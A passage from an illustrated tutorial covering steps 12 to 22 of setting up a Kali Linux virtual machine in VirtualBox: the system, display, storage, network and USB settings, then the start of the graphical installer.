
Step 12) In "System" -> "Motherboard" tab uncheck "Floppy" and check the box for "Enable I/O APIC".




Step 13) In "System" -> "Processor" tab select number of processors. Here, I have selected 3.




Step 14) In "Display" -> "Screen" tab select 128MB Video memory.




Step15) Select "Storage" -> "Controller: IDE" -> "Empty". Now, on right side click on the cd icon and browse your Kali Linux ISO file.




When you select the ISO file, you can see the changes in the Information.




Step16) Select "NAT" in "Network" -> "Adapter 1" if your computer is connected to internet.




Step17) In "USB" -> "Enable USB Controller" select USB 2.0(EHCI) Controller. There will be "Invalid settings detected" error at the bottom line. To remove this error, install Virtual Box Extension Pack.




Once you install Virtual Box Extension Pack, you will see that error is gone.




Step 18) You will see the following setting information on the right side.




Step19) Select "Kali Linux VM" and click on "Start".
Select "Graphical install" option and press "Enter".




Step 20) Select your language and click on "Continue".




Step21) Select your location and click "Continue"




Step 22) Configure the keyboard and click "Continue"



